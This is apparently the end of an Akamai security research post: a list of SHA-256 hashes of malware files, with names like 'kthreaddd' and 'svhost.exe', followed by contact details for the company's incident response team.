- ee515134704d1ef8a354b26e9cabb357e5c419d42a33efb2965645965200ac46 kthread
- 9cf730ba6f0bee9b84eb91a26a8059d022a372db3b5173fa3a638ba66f493493 kthreaddd
- 0ad68d5804804c25a6f6f3d87cc3a3886583f69b7115ba01ab7c6dd96a186404 kthreads
- 7fe04a3307666e6b6dac381664c901daea3ed5e8af3d7700ac5bde9550350d5a kmsd
- 7e1bc041f43674de0150a1dba2a40fb533d0f213a1f36318e405ab3937346cae svhost.exe
- acaf8e844ef7f4f65033ebe9546c394cc21bce175dac8b59199106309f04e5ab srvhost.exe
- b2bdc1b16cde8d85a1528b79f60e154267e8a82c95a417ee5b4c52f52619f768 download.php

* We can get you these hashes and more in text format.

Questions?

- sirt@akamai.com
- Twitter: @_larry0
- Mastodon: @larry@infosec.exchange


Akamai